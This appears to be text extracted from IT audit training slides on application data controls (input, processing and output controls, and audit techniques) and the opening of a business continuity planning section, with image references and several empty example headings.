
functions ensure that:

- Data entry is complete, accurate, and valid
- Processing does what it was meant to
- Processing does what is expected
- Data has integrity

# Functional Design - example



# Technical Design - example




# Understand the issues

---

- Systems development methodology
- Functional design
- Change control
- System usage
- Implementation details

# Identify the Exposures

## Develop Risk Model



# Know these data controls

---

## Input/Origination Controls

- Input authorization

- Batch controls and balancing

- Input error reporting and handling

- Batch integrity of online or database systems

## Processing Validation and Editing


- Data validation and editing

- Data file control procedures

## Output controls


# Recognize the controls - example

## **Transaction log Reconciliation process**





# Observe procedures (example)



# Use Proven Audit Techniques

---

- Analyze transaction flow
- Prepare risk model
- Observe procedures
- Test data integrity

# DATA VALIDATION SUMMARY

---

- Identify - risks in apps
- Evaluate - map controls to potential risks
- Test - controls and overall control environment
- Assess - report results to management

**BUSINESS  
CONTINUITY  
PLANNING &  
TESTING**

# Understand the issues

---

- Senior Management

safeguarding assets and viability

- User Management

support services


business operations

information processing


- Objective is end to end recovery

# Identify the Exposures


---



**disruption**



**disaster**



**catastrophe**

